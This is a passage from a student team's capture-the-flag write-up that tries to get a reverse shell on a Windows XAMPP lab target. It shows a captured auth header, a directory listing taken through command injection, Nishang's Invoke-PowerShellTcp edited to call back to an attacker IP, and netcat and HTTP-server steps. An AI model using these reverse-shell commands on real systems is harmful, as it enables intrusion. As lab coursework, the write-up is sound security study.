6 Accept-Encoding: gzip, deflate  
7 Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=  
8 Connection: close  
9 Upgrade-Insecure-Requests: 1  
10 Cache-Control: max-age=0  
11  
12 |
```

```

<b>
My name is:
</b>
<pre>
EquinoxEquinox
Volume in drive E is New Volume
Volume Serial Number is DE7B-E159

Directory of E:\xampp\htdocs\internal


04/11/2020 09:11 AM <DIR>
04/11/2020 09:11 AM <DIR>

03/27/2020 08:38 AM 53 .htaccess
04/11/2020 09:34 AM 131 index.php
04/11/2020 09:34 AM 142 name.php
3 File(s) 326 bytes
2 Dir(s) 1,468,579,840 bytes free
</pre>
</hndv>

```

We thought maybe there is an XSS vulnerability here but we cannot figure out how to take advantage of it.

I tried uploading a reverse powershell directly but to no avail.



Muzaffar found that we can use Nishang to send the reverse shell. The first attempt is to use InvokePowerTcp. Firstly, download Invoke-PowerShellTcp.ps1 on the github.

```
(1211103184㉿kali)-[~]
$ wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1
--2022-08-02 22:05:52--  https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowershellTcp.ps1
Resolving raw.githubusercontent.com (raw.githubusercontent.com) ... 185.199.110.133, 185.199.111.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 4339 (4.2K) [text/plain]
Saving to: 'Invoke-PowerShellTcp.ps1'

Invoke-PowerShellTcp.ps1    100%[=====]   4.24K  --KB/s    in 0s

2022-08-02 22:05:52 (50.4 MB/s) - 'Invoke-PowerShellTcp.ps1' saved [4339/4339]
```

Next, edit the file and put the command with our kali IP address and listener port.

```
GNU nano 5.9                               /home/1211103184/Invoke-PowerShellTcp.ps1 *
}
catch
{
    Write-Warning "Something went wrong with execution of command on the target."
    Write-Error $_
}
$sendback2 = $sendback + 'PS ' + (Get-Location).Path + '> '
$x = ($error[0] | Out-String)
$error.clear()
$sendback2 = $sendback2 + $x

#Return the results
$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
$stream.Write($sendbyte,0,$sendbyte.Length)
$stream.Flush()
}
$client.Close()
if ($listener)
{
    $listener.Stop()
}
}
catch
{
    Write-Warning "Something went wrong! Check if the server is reachable and you are using the correct port."
    Write-Error $_
}
}


Invoke-PowerShellTcp -Reverse -IPAddress 10.18.31.24 -Port 1234
```

Start the python server and the listener port.

```
(1211103184㉿kali)-[~]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
(1211103184㉿kali)-[~]
└─$ nc -lvpn 1234
listening on [any] 1234 ...
```

Put the powershell command in the browser following the link. But for some reason, it did not work.



Next, he tried to use the ConptyShell. Likewise, follow the steps from before; download the file, start Python server, launch a Netcat listener, and put the powershell command.

```
(1211103184㉿kali)-[~]
└─$ wget https://github.com/samratashok/nishang/blob/master/Shells/Invoke-ConPtyShell.ps1
--2022-08-02 22:18:24-- https://github.com/samratashok/nishang/blob/master/Shells/Invoke-ConPtyShell.ps1
Resolving github.com (github.com) ... 20.205.243.166
Connecting to github.com (github.com)|20.205.243.166|:443 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: unspecified [text/html]
Saving to: 'Invoke-ConPtyShell.ps1'

Invoke-ConPtyShell.ps1          [ =>                               ] 306.78K --KB/s   in 0.09s
2022-08-02 22:18:25 (3.19 MB/s) - 'Invoke-ConPtyShell.ps1' saved [314142]
```

But in the end, the result was still the same.

Step 3: Horizontal Privilege Escalation

Members Involved:

Tools used:

Thought Process and Methodology and Attempts:

Step 4: Root Privilege Escalation

Members Involved:

Tools used:

Thought Process and Methodology and Attempts:

Contributions

ID	Name	Contribution	Signatures
1211103213	Uwais	Recon by looking for open directories and any XSS vulnerabilities, tried to upload reverse powershell but didn't work, wrote the writeup.	
1211103149	Dzakry Hariz	Found the ports, brute forced the admin login and fixed/added little things to the writeup.	
1211103184	Muzaffar	Search for open ports, looking for other requests in url, tried to do Nishang reverse Powershell and wrote the writeup.	
1211102082	Thanussha	combined and edited the video.	

VIDEO LINK: <https://youtu.be/bPinTFuvdNQ>